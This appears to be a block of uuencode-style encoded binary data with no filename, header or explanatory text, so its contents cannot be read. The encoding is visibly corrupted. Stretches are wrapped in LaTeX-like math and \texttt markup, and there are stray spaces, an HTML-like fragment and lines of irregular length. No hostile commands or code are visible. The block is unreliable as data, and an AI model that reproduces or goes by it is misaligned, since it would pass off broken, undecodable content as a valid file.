$M[GKE3D*4MX<`LA(@7=&UJ<OS@TM3L\3P=NT)):,]&+9*)4%+J_J/[9H<H1,/$ M556E`(,^-#Q<G!!\$Q^7Y=QMHE(\R7N0Y*V>-ZF<]^>QB,D:>0%VJ1C3,DC`: MT??LLNBS\$A1]QXY*]=1L(EF*,SPQFXH<A8E*RZ;"M\$)%)653H:M082G9:AY(M'8]<1X]TDUZ.F1-O<IZM-Z5ZX!K]LD(G[%J+&J5*LRVG2B&*:VU+SQ^3NJ* M>5D>NO1+12DV.!W1RE2889@;W<X\$5`T=L\$>59Y6@9,)<\-4O4LCX=-#%R21+ ML(P+&V)=GTF;KP0)L:C'I";B7Y8:"+M]LP\$5I=C'>BY-9AA6WZ7)15R:M9)=:ADLIJFFJ6 ; `5I+!EM:EU.M8N;(2;S/>T3L7N[BK4MSI;S0"IX+-9J59 M\$\$T\$*<[(IJ/28//159%4P*"P1K2R"IB)`N9E>=A[0ZG(3BB3[62=AK0MAMG1 M#4G`^@UI.RPHM6A#VFD&9Y;2D+;+^-#%?4]XFP=VN.:.N;[/8-X&24"+6<R% $M?GXEL,0ZC-67^F7CZTL.U$[98#PY:9:1,=<IMBV2`.#*2,(\W614&6J6*)]$ M4%1>%D9&4(K]F*H702F+8?4C*,41-#"D+MAEB<,B4B&WT<6K:FY0H9!*,S8T $MKRL0.2F7X6;D#(Q-[=+MX#CIG12%<HV""M/LCG0@K84J^JM5W$G8K*[-Z1TZ]$ $\texttt{M+\#40'E*E[,+!V$A;K,?6UZ+TN\&"R;\&]U!4,\#0\:C^/"ME\&L@\JRPG^T-AG2:}$

MK<K4"8:TR["H+3X,K-U=Y\B4A1EV=<;<Y!,"MQ@>^IJPSJFRRG4GD,/P5-B4 M2YF823,N8[[..Q"6&9?!89M\=+#+]7/-K3WBUJAX!8_(T9%PB^&!;3WL#SPW M\$AMQ?2P.LY@[>SJF:*+H%:<9F`E]/ZR`EB769:RYI6=0/7D2Q5FN7];<S=-5 M'BSEISIJ8"VI">01T_060JX.66RQ+#N0T<0,N"^FA#F,3FGI3++-<KLK"!V) M33, V8V; \$![%\9Y#6^Y0ZET7X/)).R%M:0SYH)DTI[<JM/BE6@E=U\$^PN?SI[MSWAY6"2'5<L2;S'>UA+:^3WS\$U/>`U>4`H<94CX&F\<D7M.E<4#?TT-L:180 M6`668Y(AJ.*AX1\I,:;S*``O;)N(O"P(V]9)14GV6^3K6*G08ECT"8J* ?G' MGB&R@/UGOHM59N\$, %"?+XV(A6F3F2*XT<V7"]GGJB^'L_D".'?&[+"D;L8ZN $MMX-9KFX%0+;4H:."+4/;E:7*:&A>(J+F$);%OK?L.DUD.0Q+13<1^2.:R$JS$ MA,S2F\ARF2MT\]7ER!"0@[9E<[39@:U7?/Z7^(\$2U]^VF,D..8>\$,HA:RF+_ MOOU9[K#`T-DG-YOVR[#TW?5\$R;`@ND=@<\$9\$E#;IH+W.2H\$)\H63DU!`-PJ8 ME^61P>0DE<F.52>8')MA3G0P\$3`BF)P42T@O/9B<#'.Y1C#)ZG84A[S7W2H3 MLHHGE3"":K`K!,[!HRYD^OFRRDHE69IE3E%95MODB+ACJ\$2&AX\].2X9`=C M*&6S/B?RKEQT)#&&XXEV7DM=!M(,*KK=(]77A><5"A4(/96D,EP3MTYHI;BY MTE_{0} , @H8\$5KI)\$NPEAY::9NYS-29_/309'D"[4H+Q,5I\2[E-LF78CXSC:9W MDI:>/>O:M#A+V[X+(>291V\$XM,I(!_(/END,*W:-82HW*=ZTV3,U`FO+99\T MUSPUDHDR_HPQ+,W-D4F\$W<Z-"CPJE#\$DKC"D]%@80X*AM:2F"%R>#2FG0V,L M8[.U3IT8RZ08EHZ.,0)&Q%@FPQ+<1<=8AIWI)A8[%[I)QEI+/A>Z-C,Y2SH7 MNG;]<Z&;8H'ID,LH7!A4Q\$V\LD1G&.WJ5U\$DGZ`2R9[()O2+)ZK=SJD;BSZY MV22C+>T*2LKU9NYY.%WB;<8[VE545-?(9.6U4]VNGDVQV+26?6E\$OUR7(J@Q MT\^Z+(:FFCI?9(^JK4W1%G4E/!;"KF!)!<N&P_*R-*H_V7P99\$<^6(D*'89% MS2T9:/8G*DBSA*7/+>V\$RUSFW+)]:%+65QM4Y6YW^14T!^Q(GMI@/=AE%EJ6 M7BMILP18K-'<?S4PC`2."0ET&*CONE**]<D*.0!%NN5!3++653IPE3LT33.3 M@8H.<!T"!"<PC*#N06KZILIB/M0^-C2Y0TE(L]V9\(ZAI_!0W.F;88C993&A MJ3]:SP@6RICGJR*>9-?P9(2EHS`21NCK[MLBUO5JM<W+(=A]?M&[;J+;%'4 M-+/K'8-7/QCI,E+O#"'K(;;-G2#D2@L];:1WLK\X.;13P;FNP6LLAF/!68\$= $\texttt{M!@<>=, \$@6@)D=\&UR[, O4D^NE;C!([#1+SP22^_3XJ-\$EF]N0)67Z2WU1(4)2}$ MBC8A>5D2M59B.^Q3)UDG(!R+87;=@'!XK82TB2%E?+):[,`]%0EP6)*YIH^! M<E.Q.+)]:/@&B4XS.G2MI)9:*5V?"KK><5E"-I"-&7`]TZ5CQ967E"E+F4LA MX#(IVH3D94EH)@)QLT]3]?IBRF%8_;Y8VZ`DO)T3RF1!FB5HW5%!>V]DI,M(MO3LJ: '>1>TR: (R=M]D; A"U9>2T@H%"A/L8#GT./AV\K1E/^5M&DUD,K]5Y>. M%6S1M,V*'3WU,="B3&=%<*"4*4N92R'@*BG:A.1E2>3HFLZP96Z=%DUG%2P3 M=;7(P%J+RDE')LG,EM%_U!IOL2+!-H/UZT.U7>)#10E,,3!MKC=,COJA&8:Z M8=-U_XB=X9JZ"?/NAXYUDXRUM`F'T9J6C`RCK[LVBPA&AA45&I9L>5?%!GI[MD\$]!5'"X3@@F+XM"UQ*H*,/6U8L.EWV6K1\=;DAT9)/,O'AT9&T&UX^.;(J! MBT5'-L/01:,CJVKJ).I&!R&2C#6C@V_*2*S-6*Z7MHH@\$Y%E&&EG:^)*,7]: MRUS68HBI*IT;-9?RJ(PY5#GT2*%!0%[20_<P4Q%[*IF("!TJ3#+,B@X=`JK0 $\texttt{M(2,DT69NQYRU\#?N`*0:F0R=M?J\$9QKI:Z*A;FGXLU])*A,4.W\9TK"0C]07- \\$ M0-/(D2*5##:Q9;, `1VMB*[R-Y2A!3PV0\$F,ZCP+`(U*N@<C+@M`1@HHR;)5; MIYDM]I,=-4(PT&QF.\G<5MUFMFT&.HLULYUB;'JQ9K8SC'7K-[/-%74"`P3? $M6/;)=9*,\#@X1?!7I-T-?6=0W)\BX<8)QX]BL(W13@QX]>J$*$4?%$$6(P<\P$ M%4E.%"XOBT,G]U2486OKQ9/#;D[5CR>'XPE76M5)CYA*,K<>3P1#.E5)XFS& M.2%3>?'8L<IT?BJWN]0O/KUQ\$ZQ(B130\9W(QBJ,3)4+8\4A<<E<0@GBC4L0 M+861\6F<AZ=NHEULJJ2X6VS.5V73*)0BK_!B#&K@!:B23.(Q;)".%'TI06.E $MX8FM[-JY@ZR4=(F?K$@CR\3@V!\&"<(:8IGV/!?'\='K.^]M64[`YWSD"2:3#]$ ML;6B`4CS"E*VYH@HBYFK_YJV&N/TC4.H<+16X7*1K%&N9@72KY-5L3&R,#6J M@*@G<9?5.VN5/I&H0JH\(I8M*T-2R"@>75'8.53:,!P3FYOPDH/N7\$%LHT@" M*=Y0, #&^08!UFI\$)VA205IM5019L)46T+46]45Q20"SADQRC[_/)QQ4`Y--U M1LU(,8/;!#:*@*2T3*P?4!1X2R4)VAYW_ZB<90B":\+LZ0H\$),E0V\VA"%6 $M'4>]=]83.21P8[NH3(]V4*)Q^YA,RJ(B/*EHE23WG'Y=5166<<R]1+'VUS$ M/TOW6H>4]DU/[<#=B4YJXYJIB%J?NMA.),O!5/%'^>?-S[^ZSP817/C;C.]/ M%V*Q'2N&IRM)M%O@TRC_KHC%8R>M")?U=@)(#%\$L?.,-'J6!*)?CV\J4PA#6 $\label{eq:mblade} $$MB\<KL6TU2F%J4I!*3-D`2(6UQZ!]$$ $$HNU&LAQB[Y&X7*0AVSO5SFVA"F*=(;)$$ MY J]4:Y41T=UCPSB>XNRT-3%-A.&=)TJK%^VS2UL<W0+OK=F,SVM`F<OS6B! MN2/:90KLPG?A)'][_0:^[X+J&N7C^-YULI_RQ_B>N5)K+Z6+;#Z.LBM>G[KC MD;7;Y>^3"?/L7\9B33IF6BE#.6'>L3+*AY>Q#Y7W],^?BWHUU??AX_C^YJE^ M_[R`[Z,:91[?88WR8]%;-,IID#^URD]Y*RC?)NWL9[)'^7F]@+VN?K[[+Y6? MIFN?B<56AD94?*6*J/=&]LKKV!MTXC8^5\&&;:OK>V,8]!.&-XB+M/^YB);7 MU1NQ/U3>N._I*&_TL3>N;HCRQBA[0\X.?)^"((GSQ>E:316%)'<*6U_7FM[^ M1ZJF\:\1.J06DUR+]O[\CHFI[;6*L,TE8;/4M7BO;%R>S=*>&_WVC.[\$/?X-

MP\NQI^5G\F%CI#T?87LJNRO"G&7ZIV4)_HDOP3_[V9Y2N5@=F5H_79R8&JX9 M=>, *8<_B9_.:S>O\$_Z\$VQY?@PZ78_-O^-BV,EI*)FKTXG!;;/.^)MID^'P.= M,5P+HI#V4P3H=:W%`:[%CN%AO<O3YP_`RW)BIOT)HK)V.KH7F/L7J>F70#\& MC)I#>F-)WQEZW94<BBC\.3.J[AQUA*Y;]Y;(NN\&*]6=1'Q#\$\1GM#,6[P6) M);1%@NT!,N3S7>'#4U#.7OTA**2]SGS^ER'L.84ARL6@M"I=1/FWH"2T]KH2 M/_LTS!907`VS'3]+S:IU3&]\'^471WLCRO/D#64AC>%\$-\]6TAN\$>=S`E*:G MMHL6 ,*9L(=FEB.X*!\$E7V<*1Q11:/85V8*M2VC!;=&]B74=/G/Q:/EY=8G/ M1QJ\$KL7'PYH]8G:_\G6Q1^E*O\$7J,B4'Y!!E7(#69@Z?1';5*"D'0C2*<T<L M0\$D_"+%\$^3FU'S*T7VQHWV]HOTO7+G0M2_LQ0WN'H?T>0_OAUTC[2X9VU]!^ $MIZ']X&ND_45#>\\+0?KNA_3Y#>]^RM#]G:%]K:+_%T+Y;URXD+TM['(>Z]HJA$ $M_3E_{PC}; S+.=96E_{P:C}[.D/[7D/[?J/NMRQ+^[RA_5)#^UV&]F<-[7<L2_NS]]$ MAO:XH7V/H7W,T'[/LK2O,]I]CZ']D*%]C]'N]R]+>Y.A_7I#^X.&]KBA_>"R $\label{eq:mm} MM)]G: "\9VI\UM%]O: ']N6=J/&^W>: 6C_M*']9: /= \#R] + ^QJC[F.\&]B<, [1U\&]MM) |G: "\9VI\UM%]O: ']N6=J/&^W>: 6C_M*']9: /= \#R] + ^QJC[F.\&]B<, [1U\&]MM) |G: "\9VI\UM%]O: ']N6=J/&^W>: 6C_M*']9: /= #R] + ^QJC[F.\&]B<, [1U\&]MM) |G: "\9VI\UM%]O: ']N6=J/&^W>: 6C_M*']9: /= #R] + ^QJC[F.\&]B<, [1U\&]MM] |G: "\9VI\UM%]O: ']N6=J/&^W>: 6C_M*']9: /= #R] + ^QJC[F.\&]B<, [1U\&]MM] |G: "\9VI\UM%]O: ']N6=J/&^W>: 6C_M*']9: /= #R] + ^QJC[F.\&]B<, [1U\&]MM] |G: "\9VI\UM%]O: ']N6=J/&^W>: 6C_M*']9: /= #R] + ^QJC[F.\&]B<, [1U\&]MM] |G: "\9VI\UM%]O: ']N6=J/&^W>: 6C_M*']9: /= #R] + ^QJC[F.\&]B<, [1U\&]MM] |G: "\9VI\UM%]O: ']N6=J/&^W>: 6C_M*']9: /= #R] + ^QJC[F.\&]B<, [1U\&]MM] |G: "\9VI\UM%]O: ']N6=J/&^W>: 6C_M*']9: /= #R] + ^QJC[F.\&]B<, [1U\&]MM] |G: "\9VI\UM%]O: ']N6=J/&^W>: 6C_M*']9: /= #R] + ^QJC[F.\&]MM] |G: "\9VI\UM%]O: 'NM] MW8\M2_LYAO8)0_O3AO8^0WOLK.5H7VMHWVUH?\'07C*TMRQ+^ZM&N_<9VN\S MM#<:VN/+TK[:J/LV0_LCAO:+#>V)96EO-+1?:VA_P-!^CJY=Z%J6]A9#^XBA M_: "AW36T]RU+^\M&N[<:VN\VM!\RS^_+TG["T-YM:+_7T'["T%Y:EO:8X?F\ MH?U^0_MJMIG79/CJ>'3H!A#\GS'<0A6DVKERM#)6G;P!/85U\3SAK-?_FDC6 MPEHC["',&K(A!),ZCRP,7;-B_^PF.?77T'X0[9__&W5W7HPM6J_4+807/7-Q MH*<%GW7;%F1^8#1+UJ,R)PP(M,QYW[+TGZ7H?UX4)?39VA_VHCG>Y:E_0Y# M^\N&]DY#^SV&]ON7I?U.O_LQOWNWH?U^O_O!96F_W=`^;VCO,+3?86A_;EG: $M[S>TKS:B;LSOOM:<^RU+^X.&]C6&]I*A/6]H/[8L[?<:VAL-[>`*:&\RM,?6]$ M+\$?[/8;V5XUVO];0_I+1[BW+TGZ?H;W)J/N(.?\QZAY?EO9/&]ICAO;KS3F` ${\tt M4??\$LK3?;6@_87@^;\backslash Y_=.U"U[*T[S>TOV1H;S6T[Y7:U0P\$FAL6GX\&P')Z!}$ MD"Y]#KGF#3L+6[\$ES\$`.+WZF=BY=P@RDN6'Q&<@;6'>GLGB]4N<L80;RR\$D* $M<WIDW=_64\#__9P;E5'>^>Q+EG\7S?WYN_XAT3:!&2%?X?:M"89CRK&@UE?-)$ M_J"!LD<HCG#7K%Q"_F!EE*[\$&?,P_L@U-\$GY&O[0&98I_Y/^T)&D_"/^3)`] MBO(3_%\$C)'2)'1_JVI-UM<\05]/U#E!*FLWO!:51P[2!0C-&HI"W0"&/,>7# $MU\$7\F'\/"LV1F"+.)S0[98J849[0,\$^!TJIIQWHGW:A>6\$"4?R!=<1_E\$\$C\$$ M/Q_EW^!OMR<%BAP/5;T,S``H=+^)*5L-S\$YOU-D<?BY5*V6UJL8^O!F8M5HM M/@:*HU\$^29+]/OQLHS]:Z)XF*'K=_Q:4/DW7<</"DZ%\$I_P2*)5:;!1&)B8* M!2I1DF\$O"DN:A0F20QB*J%W3V. `O5R^5]APP'1K7`'["S3[**,EI]>FJ@J+7 M:Q:4U9J<3ZT,>N,Q4-;Y:H&-G,/PG^;#OQ)<6JQ^%Q0: `9CROP1&J\5/1=TU $M.<TG(*U:\#D?E\1Q*<IZ4';[>MSH1+4\)M<<E.1+@1G3ZG4E*/=KNJX1%,WF$ MG: "T:)B;0*\$VE;J\D:0D=9\$W)I!R,:1'[PQSL<=N#\$;='Q@U_5-0Y%62&J.\$ M'%]-ITK%25CHTTY),3*?A#`[BGAGV-!T7//&-T^F0E^[OP3*B.:??P)%[\NG MG**N7#B>07E.HZP#1<XSR1YL!Z<(9TIY?,?DT`3=\9\$V[R2/R?4Q96'J%!I7 $MV < \#8D > Y7 + 56F'9@ \ K - \#5 - \%60 > G4, & 508 * .07K < 3Q < _UAW3/G'M < J2CR$ MPN6JM=)^'S#ROH-J'5"Z:ZTSM!U[*N3*&W,]#<PMU.[L>5#Z-#D_`\$6N_ZB1 MI"EHX5F@;-,P[P*%KL29D@'E6@W3#DJ+1AF3.97*&[".=/DI'R.*O^?>#<HM $MFC<^{\t}J$)OD!4.35L8HZ4%[2*-\CR7[*"5^2>MU/E=>,3#D7%-W"E$8IX'UT$ M^08]V@6]@!SL29Y&)0U&F4/*(E:U,EIPC%-S@PP="W#7+\/BCY"/@(*S;Z8)$ M\CPH=-7&E*.@Z&WZ8U"N9WM.725F,SLFJ]B=,URD5YS*O1[3K0YE_F`/Q*Y" M>W]^H#(T7:F6O+Q"_S&>5=(3(.&<,U4H?W#B@X7Q24R3"F(/!KWS#YN)NIB" $\texttt{M`_E6OUB!2D$!L]H@(YX$*[:M]$Z/0&(0P$N3U$'OJ"$"8(L-T?1]/!K))T>H}$ M) \YM5Y(JYBTEJ\+F7!HA?\,)T;4]'I"\SCYNN^G"=!6/8]A9+\%\&'1X2A"*5 MC18CWXT/36`KSXATJ4B.')HHC-`,52,-\$\F?C[=^`N^HQC2[L,NV"A"]LU#& $\texttt{MO'M} - \texttt{B(5,9X71PI5:8+(\71H>1\$15"=1)8V} \\ \texttt{$V_\$7J`i@=,\&ADEU68H@W6A9U5} \\ \texttt{$W_\$7J`i@=,\&ADEU68H@W6A9U5} \\ \texttt{$W_\$7J`i@=,\&ADEU694H^i \\ \texttt{$W_\$7J'i@=,\&ADEU694H^i \\ \texttt{$W_\$7J'i@=,\&ADEU694H^i \\ \texttt{$W_\$7J'i@=,\&ADEU694H^i \\ \texttt$ MS,B17D:DR>'BAF0,S8T!M'!#\:8-%AT0W39%U:HERHHR_/&3`X9J(RC]@YOS M73UXT\E`;K"C%R_^Z^YMQXMC!O*%`HK'=Y8\$5Y%R(M4Q/12DDR*8`IAV895% M8!)/H2/?VQ\0T0W73Z`UB8%(:M>\$8,#1J%^!OX5;\$VA=/-IVTNLR(SG5AQ`0 M%>I!1NU!1I<:JE#E*Q-EMHW\$JS@7`=76:KF@8D/5SO*-P\`,%<"XDPT1[T50 M0[NVL=GR9`"?P+FT*ZR"!W<4AJ=V[APG%8\$"\$6?3-Q:I9.?0!Z>F\$2+;RS>5 $M\1\#[@MO^Y\#E-:-\]43.U;41IYM)O54J4L1O*E1MJ9?($;?B.K"8?`W'C^/34$ M)-/&I[;C]_8R.ZA^/.0V=V@5Q(:Y4JWBF@HVJ\2BF:(,)2/D+\$(=T=R?!D0X $M:JJL/,1PM?FF0+OU_.TF^+2=;_MOF;S-^_J&)J!"O!N^)J5GJ$1/,A@5,=!J$ M)6)+ZP:^.,W!"HPWPW@P&7<!KICHR6(\$Q^2P;\$0G".U:_X"AL+]4*E1N*JG` $\texttt{M4Q} > \texttt{V} = \texttt{H-6ZBQE}) \texttt{I:} %/> \texttt{\&Z}, @@\texttt{MD1TOOSTDKE} \\ \texttt{F'} \$PL? < \texttt{*+HQ1L} \\ \texttt{@} \texttt{[BA"} \$2 < \texttt{+} \texttt{M4Q} > \texttt{M2D} \\ \texttt{M4Q} > \texttt{M4D} \\ \texttt{M4Q} > \texttt{M2D} \\ \texttt{M4Q} > \texttt{M4D} \\ \texttt{M4Q} > \texttt{M2D} \\ \texttt{M4Q} > \texttt{M4D} \\ \texttt{M4Q} > \texttt{M4D} \\ \texttt{M4Q} > \texttt{M4D} \\ \texttt{M4D} > \texttt{M4D} > \texttt{M4D} \\ \texttt{M4D} > \texttt{M4D} > \texttt{M4D} \\ \texttt{M4D} > \texttt{M4D} > \texttt{M4D} \\ \texttt{M4D} > \texttt{M4D} > \texttt{M4D} \\ \texttt{M4D} > \texttt{M4D} > \texttt{M4D} > \texttt{M4D} \\ \texttt{M4D} > \texttt{M4D} > \texttt{M4D} > \texttt{M4D} > \texttt{M4D} > \texttt{M4D} > \texttt{M4D$ $\label{eq:md} \texttt{MD), 6R+1-PG2LF@$2J!LMJ`\; 9B-H@T3H*\#*JO+)I:GKG4*4'WD>3^TR5T\M@SCHOOLS GKG4*4'WD>3^TR5T\M@SCHOOLS GKG4*4'WD>3^T$ $\label{eq:md'(G9!=4?"[@\#LF*Y+R\#A=)UB-&2VF`ND5,E9M/C0`Y&60"K*;T\U(.*1<(?))} \\$ $\verb|MO>BXR!Y7?8#?]>9F!*GQ,*H>+\4"!0C=\$:+&6.[\$G=1,4:\$V@C\$_1'/=9\L$ M3HC3H82I=9P"WFJKM;@C.WK4B\$AE9F5(:\$20,55H([@1R\$L9[;0ZZ6<',PHY

MO+1V5A?Z;WY>DT]I;&KJADNVCT]>TC7Y0=KYW3\$QL:&X^[5T<#p>SV0R<?S% M)^'[2Q_;2B02\60BDW`RB;1C)>+BP+;CR/5^_-Z?WK^W1UTA:;6-\$2.GK<> MMOA'7+&?\8Z'SX@]<.K7W_G@BNZOOS,_-EZ.E[Q+A_CPT.3D5"6^O1C'54-\ M?#+>T3L0I^U^IY^^:JV4T9<3JP,K8RUS9_\$6T<.QYI-.6]'@QMY:2_B/OT5N $M"$J0=;PY2*UURV5&7BC+?^{\@2GP`IF^B=_J0\M%-^],0:&?]0=@C7G2(/>$ MRI6HF89_M;L\$RA=RHS5_J.P@[VM8300T#%5=Q^&?NJ-P/SD_JETAC^Z6D&_(M-H4M'_4&WOS'_7>W#F^[>]?,[,UA.S@TW);'_47YUM2+XR&[OL8VC;7>V7$ MS>'/]'5?\$3WLJ<:U8ETJ>7"F8VWC?/[L6.RV\$RLJ\$_L.5MXCBQ:>^]("/C.' M9B%FZXF9E[=^M3%VV6]#1.7+E]TI_GQ)+YN[,7;92M"K\Y!PFA#^RDP%PO]E MC2?<@?"OBR(2?O0`Z:'=7EAPNA[`;P"X[Y7*_OE_QF8B4G[T5HE_2(`\>[J! $M_{201[8+P.EW^{+}h_{1}!M+Z^{-}WH"?+&6UMC\[XN:O=PX_T<0^50.]W_$H-C7$ $M\&IL;/^Z=+i.GQQ*M,>\&\#F?S:)LA>\#<;\&/C\#^*E0<:,$06'WMIUJ`FCW[D2$<$ $M/M^{;88&H3}\Z7(D+^{''}/GB_*9J]*S*Q>.WA6^D,T,'*VV;/)]3U0)U.J*O[$ M9M:LG1=KN/-'L>B'<F'#.?/?.`-B7SHV_P5!%,8TS9XM;(5IC0<:Q8_&M?/G MKH:W'I__-6!FSEL[_S5((0/.)M&7MPC,?T2A1S@R"">A8>8>>3?'1Q.J2,NA $M9]WA(H^{=.}A30F'KA0*V^{HE}_K+Y)]_=DAV/']K00?F:M<*(X/JF/R/WX=$ M.04#H&J/!Y&K@^)KDJ\,W/JRV)LSM_5>\$11?@0)A/TQOFK_P+`J`>/*9Y+?Q M][RYP;L>1+5\$0=<FOYU\'IXX)_D,H&M\:08B-?DF)PP55E\$(?_,LT=#K]AVL MKA?D5EB^&:X"7S>\D[M+^.7+A&E"BUXZ5SPQ<^RZ#VQ]'.+S`&R]2WCS>@_0 $M[^{\#}, X\U[^{@}] = 0.63VE:+NN6,DN7GO#[WBAW>*XCR*WZNTSCS5O/=_>*4/$ $M?02EU`U.EZ4D^AE1ZJR=[5E]VV/KJ?@,U'VMWIN\K9P6,(S-L.MH@H)[UO]$ M\$6&T!UX<7#VW201-<N&VK[Z-=/X+JO7DIG?VP=&-<Q]X&U"-T#KW@?7S?X,2 $\label{eq:mr} $$MR)^{T}(X^L^2R^*^2-\$_@P[([,TM\#XJ[N:)1!=?\UC,AZ=<!\$P/-7/'X=1\H])^{T}(R^*)^{T$ M; 'T<?KE=^.7^5>B*U,F_#])!D(X>Q8_CXL=WA80;\.-;,O!4_":?AX>3SSPJ MSHG7?\$6<:A%7MT/!ERS\A\A:C;"8^<1=B%E8T"*J("P4#7CL3.&L-7#6D\U[$MQ=82Z-@&'<3Y:`6_R.9G(%-$*$KO;H.9#^%8]-VY3XJ.`.J+@OHIB8(W1!1W)$ M(XIC*&YMWMM2D_QP['(,-%_^-`K(L9-@\$E;!Q(?(7`PW9&'%L_`\#TD(\$PEL; M6,JCZR`%'0/&)1?FW^.9TS(W=P_\$80A&WYCM:8)?T#U\$_:F%@14#T?EG`KSO $M; @ 1DD+L7]3$/M1-8JG]_KJ9R". @S.X3<N>^(AJ-N4AE,U\DZO[K]].>K^$ MQZ`<08;B_9:;OQ5#7TD^?]N/3VW^PZ_N^V;SOF^)C<(T%G6N[9KI7+OOF>;] M9T*M&OOB3S:L6FB+FYQ[_]([+7U66\$\$*V^FLX'K&B1:;GSA#&3/W">%6.BV(M7J'XX[/F_`CX0NK^?C'8?H'C%<I_O*IY[Y4KB/&\=BBY#HRS7Q8M(H8Z6'GI M\$^W"C:*FY,5_.ATG43I_SE'G0,AAC\$J*7M+T)3%'I&'5P?F%K&G!.&<I-2\I M2SX'(>+\V`\$U/S@Y!D*6:ICXS2C8DMP4&1]&!Q'#Y\$@V1]\$3SBRTVN-5216 $\texttt{M;CL8)P77`W[D.S^AONI!Y(0\2BQ1LLEC6PO]1SX/S4IN]^42M=HSL$\\ \texttt{NV'} < \texttt{RV'} = \texttt{NV'} = \texttt{NV$ M.\$X%AZI&I4U6XV]7>PX5J/<`1:/0D13^\\:7ASI\$"]Z_YJYZET87D02^.S6 $M-:*3"R7"215(>#5Y*G<70+ZD)CI)Y__X6=G/K$60F9S+:*O_3H"$CW]T=_K$ $\texttt{M:`5["S2+8?1+)XGXV;L2_+/5U3/?^N\%GFG_WJ\T?/^A^E:9ES?M.7>$UI3!N }$ $\texttt{M_6H(IS/A7-RK"'ZCT\Y^`H>B7<^!8\#\&\$PSFS9S\-!FOG;KX+YZT].)N*04=8}$ MW8(CZA84"'^RFLZ3PL)=L\$7T"6%@S^T/9W*>%V=OOG,VMQ^,:V:WW@%>83J-M4_.?.TU,T)KW?M^S<5,.-LZ`AMXW6]VOG+/E1PL+(IC;/-3V''Q?RF&@_6A. M-D`1/,(8E'Y,R!@4,N;@.Q%+,T]3--'X0BYZ]!Y@I)\>2[[B?JUY+YZS(LL^ $M) < L.-G_{<?} < 0.17 CUX; E/NOB; ?.51T3JH`>+</^F8_R^KY(3C>?3"/+PXV#*W$ $\texttt{M;QU88-U:} < \texttt{CA} \\ \texttt{B8D} \\ (2\texttt{N$\$GPLH`\&0SS!} = .4\texttt{Y[} < \texttt{]U>P1} \\ \texttt{TZ\#HEV} \\) \\ \texttt{VG4NVAD[R!HEV]} \\ \texttt{VG4NVAD[R:HEV]} \\ \texttt{VG4NVAD[R:H$ MGI)5FZ#URP"@!U!T'?E-=\$.T*JE0370I*C4)2LUNO5VX\D=\$:81*9+.12B'] MG\$TD'?T?\$H]\\$Y+\$L\$CE&U'T4-<F.3Y<YYDT(K3_!S0/U8G:3M:JXIW)3E(U $MVW > A/AZ3 = [XDJDC1?9HG[PXAK[=!^-#K*#324=,M-+\C-I\7+LSMO^WEU:))$ M?C_&X?B@8'RR"8SGB>I_0C0CC=1T/KD,TF03PR._!->IN:!X)L.1M:K!X'7A M'OOR'!]*SG1YOEV"\VW\$9:XD)C9>GQVZ^J9ZHF9FU^= S)"-EN.3D16@Z* MN+NYZ:2/?.C5V?:FA\2X].B(T/\$DYJ,__\$RE2TQ_,9\JKX:!F&T?H\N,=HKG $M\%WX\$YUR\&D1N7(K-;\&J_<]_S,EL;=5\\^FB'1HX>19J*Z>F+WY55P:/C[[X=7B]]$ M//=;.\$.#&)?DOS[B;H//JYV;/HFD[X]FKH]T0*@1"W[_F;_LR;-(@`V"Z8#T\$F M)\$NQJ"]?KY1@.`9;<KA(X7E&SL=5^9U=M?*_.UDO/T>TX54H'Z3)HYHA'R28 $M/O^4UY?S8A: `6=>, F, S^SE4REG\+##*, /@?:_$>]8\S-,)I@E)GK.?&P6!02$ M,S4:JS\$;IX&91IOST3Q_`\MIIE:%`U^%C;.Y\$V)N?)4,)9\$\$ALMMT>^^2M!&

M@FG7OZC"D[\$QU.7)UI6/S_2MP'D9%:W9C['ZR88Q7!;,7(XRNGX.X^\1_!#3 M, M.YXLG659!T, CRNRA>>; %UQV'?\4QROA, Z90@90??(>NK];7!X>74/]']._ MQMD5MSW6M.+7Q'K3K?];E\$[_/;\$H_=_^GCKD]CT0%U??3?N>J5P8L'<!%_`H M%'+GVAH_A9^X/J\>D<VFVJOQ0&P=YA@G%BH7B4NERED\?BRL^:0HNJKZ"MS\ $M7!R-]M8?+"Q<=QUB]O1&%"0/[GOFZ*K6V37[<"1$'S_Z93G!>]0O/T[K!-6T]$ M4"07-,X'C71>0#J;*=Y,?7]Z;!%]CVGM<Z#41Y?;LYV-"]^9>67PX<NIOP\T M? '@;2^/B-B=&[R73FJBGRZ<G1 "].@=:@&%QKOJ*4<WK7CFRMUGW++G/?>V M58^?^A<XNNF?;GO?I=53T,-\$0#UT_"JP_7U,7J)`*LQ]9S=&M=9N&8H?Q^#Z MX\$0W:BNRG=31\>A_T_L+70]C"H7=VK@`\$+:C\$904A!'3IS9\#CP';9AJ/96[$M6QP^E;M'_)G)/7C@!10E?NT1[W7HSYRX!!1[_.H]WO4@P=>).H#WN$3!PZ+$ $M/I-[^L!+]/?9^-/T][D#+]/?%YJ_N/(8?HW.Y^[-./!3-_PD?$C7Z?LZ,"8U]$ $M[WN?=T*[5)SK3]+PZ*UF_PJHKX]-4L@7!SAX3N??:J]L70A3FNTL-;>=/B=$ MK;\$#K7VPYR0P8R6F0_QN7T=K%>UK#B02L&'@G-FS'?&C_;P#?7V"\$'^J/4&C M8?O%LV=?FH`,EX`N&E`P.C.OS!QZY]-82COWX-KXBF<:V_;O?4\G&*Z\Z>^\$ M#W&I-X8C>\$W\G!`_#]'/DOCY(OVLB)^'Z>=N\?,E^KD'/Z6';I\$>VEOST/ZY $M?4(+Q=.EY*<3PD)+U<N3SR-$WRZ&(S$!8D>B$+Z<+_P$3(_/G$\2RVWMC9_:$ $M1G^*;/G4+_JH0F\#DQ[P*6/33SH^KGCWY^_K.0XXOWJV>^@]'B,G&=/]URZQ'Q$ M][938^0%WZ-'+GH,OV<.SSP[VS3;VKAP6(T7Y\SFUB`@<9DMIFT8TVGR*T=_ M>;G12M?;4.8_?C^.YR_R6[!PP9THO@,+5S+W[H+[`L?W!XX_'3@^'CB^-W#\ M1.#XGL#QRX'CEP+')P+'QP+'\X'C!P/'SP6.'P@<OQ@X/APX?CIP_\$+@^%#@ MN'&[?EP*E'<&CEL#Q[L#Q]<'CK<%CF\)'.\/''<\$CB<"QWL"QWL#QY7`\5C@ $M^-K^<5_@>"1PG^<=P>.+]6.:;WU-_X>"[0R70$Y]F[0;I_X'70S__51V]S$ M\\90"V8583QOQLLOQ@=9/'DD_?2.MN'!^%Z&DLR:6B?OX],#[2\RL'G*"S7A M%\6NRO5OSG7;UH:.[NY8-[*ENL>W3P]-W]OF!+17IZ>1Y98?@ZJ1V\$"U7\$)R 